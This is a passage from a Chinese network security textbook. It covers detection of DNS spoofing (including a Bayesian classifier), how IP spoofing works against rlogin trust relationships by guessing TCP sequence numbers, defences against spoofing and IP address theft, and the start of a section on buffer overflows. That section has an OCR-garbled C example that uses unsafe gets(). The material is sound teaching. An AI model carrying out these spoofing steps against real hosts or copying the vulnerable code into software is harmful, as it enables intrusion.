


图 5-7　国内较为出色的 100 个网站域名服务器分布

从以上统计可以看出，超过 90%的域名具有多个授权域名服务器，也就是说一个合法的 DNS 应答包中包含多个授权域的概率为 90%。可以将此项作为设计贝叶斯分类器的关键特征。

设 W_1 表示数据包为合法包，W_2 表示数据包为欺骗包，特征 x 表示数据包中包含授权域的个数，n 为一段时间内同一个 DNS 请求收到的结果不同的应答数，由贝叶斯公式有：

$$P(W_1 \mid x) = \frac{P(W_1)P(x \mid W_1)}{P(x)}, \quad P(W_2 \mid x) \frac{P(W_2)P(x \mid W_2)}{P(x)}$$

$$\text{且 } P(W_1 \mid x) + P(W_2 \mid x) = 1$$

其中：$P(W_1)$表示数据包为合法包的概率，因为只有一个合法包，所以取值为 $1/n$；$P(W_2)$表示数据包为欺骗包的概率，取值为 $1-P(W_1)=1-1/n$；$P(W_1|x)$表示当数据包中包含 x 个授权域时，数据包为合法包的概率；$P(W_2|x)$表示当数据包中包含 x 个授权域时，数据包为欺骗包的概率；$P(x|W_1)$表示合法 DNS 应答包中授权域个数的分布；$P(x|W_2)$表示欺骗 DNS 应答包中授权域个数的分布，分布函数为：

$$P(x \mid W_2) = \begin{cases} 0.1, & x \geqslant 1 \\ 0.9, & x = 0 \end{cases}$$

$$P(x) = P(x \mid W_1)P(W_1) + P(x \mid W_2)P(W_2)$$

构造两类分类器：

$$g(x)=P(W_1\mid x)-P(W_2\mid x)=\frac{P(W_1)P(x\mid W_1)-P(W_2)P(x\mid W_2)}{P(x)}$$

由于归一化常数 $P(x)$对最终分类没有影响，因此可将其去掉，得

$$\begin{aligned}g'(x)&=P(W_1)P(x\mid W_1)-P(W_2)P(x\mid W_2)\\&=\frac{1}{n}*P(x\mid W_1)-\frac{n-1}{n}*P(x\mid W_2)\\&=\frac{P(x\mid W_1)-\frac{1}{n}*P(x\mid W_2)}{n}\end{aligned}$$

设此贝叶斯分类器的误差率为 $P(\text{error}|x)$，可以得出以下结论：

$$P(\text{error}\mid x)=\begin{cases}P(W_1\mid x), & P(W_1\mid x)\leqslant P(W_2\mid x)\\P(W_2\mid x), & P(W_1\mid x)>P(W_2\mid x)\end{cases}$$

即

$$P(\text{error}\mid x)=\min[P(W_1\mid x),\quad P(W_2\mid x)]$$

这样就可以通过此分类器来判断合法应答包了。给定一个数据包，首先统计出其授权域个数，然后计算 $g'(x)$，如果 $g'(x)>0$ 则为合法包，否则为欺骗包。其中误差为 $P(\text{error}|x)$。当然，单独采用一个特征可能带来较高的误差率，本书只是提出一种思想。

(3) DNS 欺骗攻击的检测

根据 DNS 欺骗攻击原理的讨论，如果受到欺骗攻击，那么客户端应该至少收到两个应答包，一个是合法应答包，另一个是欺骗攻击包。根据这个特点就可以通过一定的方法检测这种攻击。根据检测手段的不同，将其分为被动监听检测、虚假报文探测和交叉检查查询3种：

① 被动监听检测：该检测手段是通过旁路监听的方式，捕获所有 DNS 请求和应答数据包，并为其建立一个请求应答映射表。如果在一定的时间间隔内，一个请求对应两个或两个以上结果不同的应答包，则怀疑受到了 DNS 欺骗攻击，因为 DNS 服务器不会给出多个结果不同的应答包，即使目标域名对应多个 IP 地址，DNS 服务器也会在一个 DNS 应答包中返回，只是有多个应答域(answer section)而已。

② 虚假报文探测：该检测手段采用主动发送探测包的手段来检测网络内是否存在 DNS 欺骗攻击者。这种探测手段基于一个简单的假设：攻击者为了尽快地发出欺骗包，不会对域名服务器 IP 的有效性进行验证。这样如果向一个非 DNS 服务器发送请求包，正常来说不会收到任何应答，但是由于攻击者不会验证目标 IP 是否是合法 DNS 服务器，他会继续实施欺骗攻击，因此如果收到了应答包，则说明受到了攻击。

③ 交叉检查查询：交叉检查是在客户端收到 DNS 应答包之后，向 DNS 服务器反向查询应答包中返回的 IP 地址所对应的 DNS 名字，如果二者一致，说明没有受到攻击，否则说明被欺骗。

以上讨论的3种 DNS 欺骗攻击的检测手段，其中被动监听检测法属于被动方式，其他两种属于主动方式。被动监听检测法不会造成网络的附加流量，但它是一种消极的应对方式，无法检测潜在的攻击。虚假报文探测法需要主动发送大量探测包，会增加网络负担。另外 DNS 欺骗攻击一般只欺骗特定的域名，这样探测包中待解析域名的选择就有很大的不确定性，从而增加了探测的难度。而交叉检查查询位于二者之间，在被动检测的基础上，对收

到的应答包进行主动验证,但是这种方法更多地依赖于 DNS 服务器的反向查询服务,大量的 DNS 服务器并没有提供这种服务。

3 种检测手段各有优缺点,在实际应用中可以将三者有效地结合起来,取长补短,从而达到好的检测效果。

5.8　IP 地址欺骗与防范技术

在计算机网络飞速发展的同时,网络资源所遭受到的攻击和破坏也日益严重。从网络特征上来分,攻击可以分为主动性攻击和被动性攻击两大类。被动攻击只是被动地监听网络数据,不会对数据作任何修改;而主动攻击则是通过绕过或攻破安全防护、注入恶意代码、置换网络数据、破坏系统完整性等行为来达到对网络资源的非法使用和破坏的目的。主动攻击占网络攻击的绝大部分,身份欺骗是其中一类行之有效的主动性攻击手段。

身份欺骗利用网络结构以及相关协议在实现过程中存在的安全漏洞来实现攻击目的,其方式非常多,常见的有 IP 欺骗、MAC 地址欺骗、电子邮件欺骗、账户名欺骗、TCP 会话劫持、ARP 欺骗、DNS 欺骗、路由欺骗以及通过代理服务器欺骗等,其中 IP 欺骗使用最为广泛,通过 IP 欺骗能够有效地隐藏攻击者的身份甚至嫁祸于人。

5.8.1　IP 地址欺骗原理

IP 欺骗是利用主机之间的正常信任关系,通过修改 IP 数据包中的源地址,以绕开主机或网络访问控制或隐藏攻击来源(如防火墙或主机的日志数据)的攻击技术。利用 IP 欺骗技术,可以实现中间人攻击、会话劫持攻击、源路由攻击、拒绝服务攻击、信任关系利用等多种攻击,IP 欺骗之所以能够得以实现,其根本原因是 TCP/IP 协议本身的缺陷。IP 协议是 TCP/IP 协议族中面向连接的、非可靠传输的网络层协议,它不保持任何连接状态信息,也不提供可靠性保障机制,这使得我们可以在 IP 数据报的源地址和目的地址字段填入任何满足要求的 IP 地址,从而实现使用虚假 IP 地址或进行 IP 地址盗用的目的。IP 欺骗的主要步骤有:

(1) 发现信任关系。

(2) 攻击被信任主机使其瘫痪。

(3) 伪造 TCP 数据包,猜测初始序列号。

(4) 与目标机建立连接,获取访问目标主机的权限。

(5) 进一步提升权限,从而完全控制目标主机。

1. IP 欺骗与访问控制

访问控制是网络安全防范和保护的主要策略,它控制用户和系统与其他系统和资源进行通信和交互。访问控制决定了谁能够访问系统,能访问系统的何种资源以及如何使用这些资源,其技术包括入网访问控制、网络权限访问控制、目录级控制以及属性控制等多种。

IP 欺骗只适用于那些通过 IP 地址实现访问控制的系统。因为如果系统还有其他访问控制策略,比如应用级的用户权限和口令等,即使攻击者能够伪造合法的 IP 地址,也不能实现对网络资源的非法访问。本书的讨论基于 IP 地址实现访问控制的系统上实现 IP 欺骗的原理。

在网络中,计算机之间的交互是以在认证和信任关系为基础之上进行的。认证是网络中各计算机相互之间识别的过程。经过相互认证,两台建立连接的计算机之间就会建立信任关系。

当两台计算机之间形成了信任关系,第三台计算机就能冒充建立了信任关系的两台计算机中的之一对另一台进行欺骗,说得简单一点就是盗用被攻击者信任方的IP地址。此外,随意伪造IP地址也是黑客用于隐藏自己攻击者身份的IP欺骗手段之一。因此,IP欺骗的表现形式主要有两种,一种是攻击者伪造的IP地址不可达或根本不存在;另一种IP欺骗则利用的是被攻击的目标主机与其他主机之间的信任关系,通过伪造被攻击方信任的IP地址来进行冒充,从而获得对目标主机的访问权。

例如,在UNIX主机中,存在一种特殊的信任关系,即:若用户user在主机A和主机B上各有一个账号user,那么,用户在主机A上登录时需要输入主机A上的账号user,而在主机B上登录时需要输入主机B上的账号user,两主机会将user当作是两个独立的互不相关的账号,这就使得用户在多服务器环境下的工作存在诸多的不便,为了解决这个问题,通常的做法是在主机A和主机B之间建立两个账号的相互信任关系,其方法是:在两台主机上都分别在user用户的home目录中创建.rhosts文件,然后在主机A的user用户的home目录中运行命令#echo“主机 Buser”>~/.rhosts,同时在主机B的user用户的home目录中运行命令#echo“主机 Auser”>~/.rhosts,这样,就建立了主机A与主机B的信任关系。这种信任关系一旦建立,用户就可以方便地使用任何以r开头的远程调用命令,如远程登录rlogin、远程执行rsh、远程复制文件rcp、远程显示当前注册用户rwho等。

由于rlogin命令是基于信任关系的验证,其命令是使用TCP协议进行传输的。并且,如果发出命令的主机是目标主机信任的,该命令将允许在不应答口令的情况下使用目标主机上的资源,也就是说,这种特殊的信任关系使得其访问控制只有通过IP地址进行的监控。那么,如果攻击者能够伪造出目标机信任的主机的IP地址(即将IP数据包中源IP地址替换为目标机信任的主机的IP地址),即可以运行rlogin命令,在不需要权限口令验证的情况下获得对目标机资源的访问权限。

在UNIX系统中,除了R服务外,依赖于IP地址执行主机鉴别的NFS,也很容易受到IP欺骗攻击。

2. IP欺骗的特征与实现

实际上,仅仅简单地通过修改IP数据报中的源IP地址是实现不了IP欺骗的,IP欺骗的技术非常复杂。这是因为TCP会对IP数据包进行进一步的封装。TCP是一个面向连接的可靠的传输层协议,需要连接双方确认同意才能进行数据交换,并且,TCP协议还要保证两台通信设备之间的数据包要顺序传输。TCP的这种可靠性是依靠数据包中的序列号(SYN)和数据确认(ACK)这样的多位控制字来实现的。TCP会为每一个数据字节分配一个序列号,并对已经成功接受的源地址所发送的数据包进行确认,并在确认数据包中携带下一个期望接收到的数据包的序列号。并且,TCP协议的通信双方需要在正式传输数据之间,采用“三次握手”的方式建立一个稳健的连接。

因此,在上述建立了特殊信任关系的两台主机A和B中的A主机上运行rlogin命令的时候,其详细的工作过程如下:

(1)连接请求方即主机A向服务方即主机B发送带有初始序列号SYN标志的数据

段，以便通知主机 B 需要建立 TCP 连接，并告诉 B 自己的初始序列号位 SYNa。

(2) 主计 B 在接收到主机 A 传输过来的 TCP 数据段后，向 A 会传一个带有 SYN 和 ACK 标志的数据段，以便通知主机 A 自己的初始序列号 SYNb，并确认 B 发送来的第一个数据段，将 ACK 设置 SYNa+1。

(3) A 确认收到 B 的数据段，并将 ACK 设置为 SYNb+1。

此时，双方的连接建立完成，开始进行数据传输了。

因此，IP 欺骗攻击的实现过程通常可以按如下方法实现：

(1) 先与被攻击主机 A 的某个端口(如 rlogin 服务的端口为 513)建立正常的连接，并记录在实现这个正常连接时主机 A 所产生的 ISN 和从本机到主机 A 的大致的 RTT(往返时间)值，多次进行该步骤，从而得到 RTT 的平均值，从而获得其 ISN 的增加规律。

(2) 在获得主机 A 的 ISN 值和增加规律后，立即进行入侵(因为一旦在这期间有其他主机与主机 A 进行连接，主机 A 的 ISN 值将会比实现获得的 ISN 增加 64000)。即构造虚假的 TCP 数据包并发送给主机 A。如果此次攻击所估计的 ISN 是正确的，那么，这些数据包将被缓存到主机 A 的缓冲区中。如果估计的值小于真正的 ISN 值，那么，这些数据包将会被丢弃；如果估计值大于真正值，并且载入缓冲区的大小之内，这个数据包也会被缓存起来，该 TCP 连接会继续等待其他“缺少”的数据，如果不在缓冲区之内，主机 A 将会丢弃数据包并返回一个带有其期望得到的序列号的数据包。

以利用 rlogin 实现 IP 欺骗为例，其欺骗过程为：攻击者先获取主机 A 的信任方主机 B 的 IP 地址，然后向主机 A 发送带有 SYN 表示的数据段请求连接，并将该请求数据包中的源 IP 地址填写为主机 B 的 IP 地址，目的端口则填写为主机 A 的 rlogin 的专用 TCP 端口 513。主机 A 在接收到这个数据包后，向主机 B 发回 SYN+ACK 数据段，显然，此时真正的主机 B 根本无法或不会响应(因为要么主机 B 没开机，要么主机 B 已经被攻击者陷入瘫痪状态)，而攻击者则马上向主机 A 发送填写有猜测的 ISN 的 ACK 数据包。如果这个 ACK 数据包中的 ISN 猜测正确的话，欺骗便成功，连接就正式建立。而此时由于连接建立后所运行的服务是 rlogin，那么，攻击者就可以不需要口令等验证而访问主机 A 了，入侵也就成功了。

TCP 的这种可靠性使得并非简单地改变 IP 数据包中的源 IP 地址就能够实现 IP 欺骗。从上面的过程可以看出，要对主机 A 进行 IP 欺骗，必须要知道主机 A 使用的初始序列号 ISN。为了防止因为延迟、重传等扰乱三次握手的进行，ISN 并不是随意选取的，而且，不同的系统有不同的选取 ISN 的算法。

由于用于存放序列号的控制字段是 32 位的，因此，实际上 SYN 可以看成是一个 32 位的计算器。初始序列号约每秒增加 128 000，如果有连接出现，每次连接将把计数器的数值增加到 64 000，这使得用于表示初始序列号的 ISN 的 32 位计数器在没有连接的情况下约每 9.32 小时便要复位一次。而且，各个系统产生初始序列号的算法又不同，因此，实际上要预测出攻击目标的序列号是非常困难的。可见，IP 欺骗虽然从原理上来说是比较切实可行的，但要真正实现 IP 欺骗却是非常困难的。

5.8.2　IP 欺骗的防范措施

IP 欺骗利用的是 IPv4 协议本身的缺陷来实现的，解决 IP 欺骗最根本的方法是施行密

码认证机制。目前IPv6虽然能够借助IPSec提供的安全服务有效地防止诸如IP欺骗之类的网络攻击行为,但从IPv4到IPv6的过渡还需要很长的一段时间。因此,目前应该采用有效的检测和防范IP欺骗的措施。

从以上的原理分析可以看出,IP欺骗之所以能够实施是因为主机之间的信任。主机之间的访问控制是建立在IP地址的验证上,并且,序列号估计是非常难得,其估计精度是欺骗成功与否的关键,针对这些特征,可采用的防范策略有:

(1)禁止建立基于IP地址的信任关系,不采用使用源地址认证的服务系统,而采用基于密码的认证机制。IP欺骗之所以能实现因为目标机有信任的主机可供攻击者冒充,因此,只要主机没有信任对象,就可彻底杜绝IP欺骗。

(2)在路由器上进行过滤处理。但是,这种过滤措施只能减少IP欺骗发生的可能性,并不能从根本上杜绝其发生。可以在路由器上通过对数据包的监控来检测IP欺骗,如果发现数据包的源IP和目的IP地址都是本地域的地址,就可以肯定有人试图要攻击系统。因为同一个域中的通信是不需要经过路由器的。

(3)数据加密也是阻止IP欺骗的一个有效方法,即在通信时要求加密传输和验证。

(4)采用IP安全协议也是目前防范IP欺骗的主要方法之一,如S/MIME、OpenPGP、SSL、PPTP、IPSec等。

IP欺骗是通过伪造来自可信任IP地址的数据包,以使一台主机认证另一台主机的复杂技术。本书深入分析了IP欺骗的原理和实现过程,并指出了一些比较有效的监测防范措施。

5.9 IP地址盗用与防范技术

IP地址盗用一直是困扰网络管理人员的一个问题,本节首先分析了IP地址盗用的三种常用的方法,然后有针对性地提出了5种可行的解决方案,并分析了IP地址防盗措施,为解决IP地址盗用问题提供了一些思路。最后,从实践出发,综合考虑各种因素,解决IP地址盗用与防范问题。

5.9.1 IP地址盗用的常用方法

IP地址盗用的基本途径包括:静态修改IP地址、成对修改IP-MAC地址、动态修改IP地址。静态修改IP地址只能盗用处于同一子网内的IP地址。现在的一些兼容网卡,其MAC地址可以使用网卡配置程序进行修改。如果将一台计算机的IP地址和MAC地址都改为另外一台合法主机的IP地址和MAC地址,这就是成对修改IP-MAC地址盗用。动态修改IP地址就是伪造某台主机的IP地址的技术。

IP地址盗用的手段一直在不断地更新,这也要求网络管理者采用更先进的防盗技术。IP地址的各种防盗技术,主要是通过各种“绑定”的方法实现的。现行的几种防盗措施:路由器隔离,“双绑定”策略,利用IP地址、MAC地址和身份认证相结合的方法,动态配置MAC地址,用PPPOE协议进行用户认证。

路由器隔离具体的实现方法有两种:

(1)使用静态路由表,即在路由器中建立一个MAC地址与IP地址的对应表,只有

“MAC-IP 地址对”合法匹配的机器才能得到正确的 ARP 应答。

(2) 通过 SNMP 协议定期扫描网络各路由器 ARP 表,获得当前 IP-MAC 对照关系,与存储的合法 IP-MAC 地址比较,不一致者即为非法访问。

“双绑定”策略是通过把 MAC 与 IP 地址,IP 地址与交换机端口“双绑定”,由于用户所连接交换机的物理端口的不可改变性,从而真正实现了用户 IP 与 MAC 的一一对应。

利用 IP 地址、MAC 地址和身份认证相结合的方法对防范同时盗用 IP 地址和 MAC 地址的盗用行为有一定的作用。属于该类的具体方案有:利用代理服务器和防火墙相结合的方案、利用在系统中增加透明网关的方案等。

MAC 地址只会在数据链路层中出现,且 MAC 的唯一性实质上是指只需在某个局部的网络内部唯一,因此可以通过动态配置 MAC 地址的方法防止 IP 盗用。此方法能彻底杜绝 IP 地址盗用,但是在使用这种方法时,需要设计一个软件来完成动态 MAC 地址的分配,合法用户的认证以及是否对其开放外部网络等操作。实现并不困难,有很强的可操作性。

PPPOE 的全称是 Point to Point Over Ethernet。局域网 PPPOE 接入模型采用 PPPOE 接入方式,用户不需要设置固定 IP 地址、默认网关和域名服务器。使用 PPPOE 服务,即使在用户乱设造成 IP 地址冲突的情况下,用户依然可以正常上网。另外,上网的用户可以拥有网络服务器分配的 IP 地址(即互联网上合法的 IP 地址),能够避开固定 IP 所带来的问题,让非法用户无法窃取网络 IP 地址,而且它还可粗略解决 IP 地址短缺问题。它对通过成对修改 IP-MAC 地址来盗用 IP 有很好的防范效果。

5.9.2 IP 地址盗用防范技术

1. 端口+IP+MAC 地址的绑定

下面以高校 IP 地址防盗措施为例进行分析。学生宿舍区的用户上网的安全性非常重要,华为 E152 系列可以做到端口+IP+MAC 地址的绑定关系,华为 E152 系列交换机可以支持基于 MAC 地址的 802.1x 认证。MAC 地址的绑定可以直接实现对于边缘用户的管理,提高整个网络的安全性、可维护性。这种方式具有很强的安全特性:防止 DoS 的攻击,防止用户的 MAC 地址的欺骗,对于更改 MAC 地址的用户(MAC 地址欺骗的用户)可以实现强制下线。

2. 接入层防 Proxy 的功能

考虑到大学生的技术性较强,在实际的应用过程当中应当充分考虑到学生的 Proxy 的使用,对于 Proxy 的防止,华为 3Com 公司 E152 系列交换机配合华为 3Com 公司的 802.1x 的客户端,一旦检测到用户 PC 上存在两个活动的 IP 地址(不论是单网卡还是双网卡),E152 系列交换机将会下发指令将该用户直接踢下线。

3. MAC 地址盗用的防止

在校园网的应用当中 MAC 地址的盗用是最为经常的一种非法手段,用户在认证通过以后将自己的 MAC 地址进行修改,然后再进行一些非法操作。在宿舍区网络的设计中针对该问题,在接入层交换机上提供防止 MAC 地址盗用的功能,用户在更改 MAC 地址后,E152 系列交换机对于与绑定 MAC 地址不相符的用户将直接下线,其下线功能是由 E152 系列交换机来实现的,不依赖于 802.1x 客户端,因此对于学生自己从网上下载的 802.1x 的客户端来说,E152 系列交换机仍然可以对其进行有效的控制。

4. MAC 地址反查，防攻击特性

网络当中存在大量的攻击性的报文，对于用户来说，当网络中出现大量的攻击报文进而形成广播风暴的时候，华为 Quidview 网管可以实现 MAC 地址反查功能，直接从网管平台可以了解到出现大量垃圾报文的端口，维护人员可以直接通过网管将该端口关闭，进而避免网络风暴产生的问题。

5. 防止对 DHCP 服务器的攻击

使用 DHCP Server 动态分配 IP 地址会存在两个问题：一是 DHCP Server 假冒，用户将自己的计算机设置成 DHCP Server 后会与局方的 DHCP Server 冲突；二是用户 DHCP Server，用户使用软件变换自己的 MAC 地址，大量申请 IP 地址，将 DHCP 的地址池耗光。华为 3Com E152 系列交换机支持多种禁止私设 DHCP Server 的方法。

(1) Private VLAN 解决这个问题的方法之一是在桌面交换机上启用 Private VLAN 的功能。但在很多环境中这个功能的使用存在局限，或者不会为了私设 DHCP 服务器的缘故去改造网络。

(2) 访问控制列表对于有三层功能的交换机，可以用访问列表来实现。就是定义一个访问列表，该访问列表禁止源端口(source port)为 67 而目标端口(destination port)为 68 的 UDP 报文通过。之后把这个访问列表应用到各个物理端口上。

(3) 新的命令因为它的全局意义，也为了突出该安全功能，建议使用如下单条命令的配置：

```
Service dhcp-offer deny [exclude interface interface-type interfacenumber]
[interface interface-typeinterface-number|none]
```

如果输入不带选项的命令 no dhcp-offer，那么整台交换机上连接的 DHCP 服务器都不能提供 DHCP 服务。exclue interface interface-typeinterface-number 是指合法 DHCP 服务器或者 DHCP relay 所在的物理端口。

6. 软件补充安全功能——恶意用户追查

对每个用户分配一个账户，使用 CAMS 管理用户。由 CAMS 记录用户每次上网的用户名、源 IP 地址、上网开始和结束时间。然后通过华为的网络管理系统 Quidview 的 MAC 地址和 IP 地址的反向查找功能，就可以根据源 IP 或源 MAC 在 Quidview 网管上查到该用户所在的交换机以及在该交换机上所接的端口，通过这种方式可以立刻定位用户，方便对于大型网络的管理，能够方便快捷的防止恶意用户的攻击。

IP 地址盗用一直是困扰网络管理人员的一个问题，IP 防盗技术从开始单纯的绑定技术向综合、高效、低成本、易实施、通用性强的、防止 IP 盗用的解决方案方向发展。本文分析了 IP 地址防盗措施，为解决 IP 地址盗用问题提供了一些思路。从实际出发，有针对性地提出几种防范 IP 地址盗用的策略，实践结果表明，网络运行正常有序，效果良好。

5.10 缓冲区溢出攻击与防范技术

网络防范技术的日益成熟，使木马、病毒这类恶意代码的植入变得困难。网络黑客开始针对系统和程序自身存在的漏洞，编写相应的攻击程序。其中最常见的就是对缓冲区溢出

漏洞的攻击,而在诸多缓冲区溢出中又以堆栈溢出的问题最有代表性。目前,利用缓冲区溢出漏洞进行的攻击已经占到了整个网络攻击次数的一半以上。世界上第一个缓冲区溢出攻击——Morris(蠕虫),发生在十几年前,曾造成了全球 6000 多台网络服务器瘫痪。事实上,缓冲区溢出漏洞被攻击的现象目前已越来越普遍,各种操作系统上出现的此种漏洞都数不胜数。例如,在 BSD 上存在打印守护进程远程缓冲区溢出漏洞;在 Sun OS 上的 Solaris whodo 本地缓冲区溢出漏洞;世界上第一个 Linux 病毒 Reman,其实就是一个缓冲区溢出攻击程序;而 Windows 下的 IIS4、IIS5 等版本在处理超长文件名时,存在缓冲区溢出漏洞。

对缓冲区溢出漏洞攻击,可以导致程序运行失败、系统崩溃以及重新启动等后果。更为严重的是,可以利用缓冲区溢出执行非授权指令,甚至取得系统特权,进而进行各种非法操作。如何防止和检测出利用缓冲区溢出漏洞进行的攻击,就成为防御网络入侵以及入侵检测的重点之一。

5.10.1 缓冲区溢出漏洞的产生原因

1. 缓冲区溢出的原理

简单地说,缓冲区溢出的原因是由于字符串处理函数(如 gets、strcpy 等)没有对数组的越界加以监视和限制,结果覆盖了旧的堆栈数据。在计算机内的程序是按图 5-8 所示的形式存储的。




图 5-8 程序在内存中的存储

从图 5-8 可以看出,输入的形参等数据存放在堆栈中,程序是从内存低端向内存高端按顺序执行的,由于堆栈的生长方向与内存的生长方向相反,因此在堆栈中压入的数据超过预先给堆栈分配的容量时,就会出现堆栈溢出,从而使得程序运行失败;如果发生栈溢出的是大型程序还有可能导致系统崩溃。

下面来看一段简单程序的执行过程中对堆栈的操作和溢出的产生过程,在运行程序之前,堆栈的状态如图 5-9 所示。




图 5-9 程序运行之初堆栈的状态

```
#include <stdio.h>
int main()
char name[16];
gets(name);
```

```
for(int i=0;i<16&&name[i];i++)
printf(,name[i]);}
```

编译上述代码，输入“hello world!”结果会输出“hello world!”，其中对堆栈的操作是先在栈底压入返回地址，接着将栈指针 EBP 入栈，此时 EBP 等于现在的 ESP，之后 ESP 减 16，即向上增长 16 个字节，用来存放 name[]数组，现在堆栈的布局如图 5-10 所示。



图 5-10　运行完 gets(name)后堆栈的状态

最后，从 main 返回，弹出 ret 里的返回地址并赋值给 EIP，CPU 继续执行 EIP 所指向的命令。如果输入的字符串长度超过 16 个字节，例如输入：hello world! AAAAAAAAAAA，则当执行完 gets(name)之后，堆栈的情况如图 5-11 所示。

